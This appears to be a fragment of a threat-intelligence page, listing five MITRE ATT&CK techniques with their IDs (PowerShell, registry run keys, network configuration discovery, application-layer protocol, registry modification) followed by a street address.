PowerShell	T1059.001
Registry Run Keys / Startup Folder	T1547.001
System Network Configuration Discovery	T1016
Application Layer Protocol	T1071
Modify Registry	T1112





45305 Catalina cs St 150, Sterling VA 20166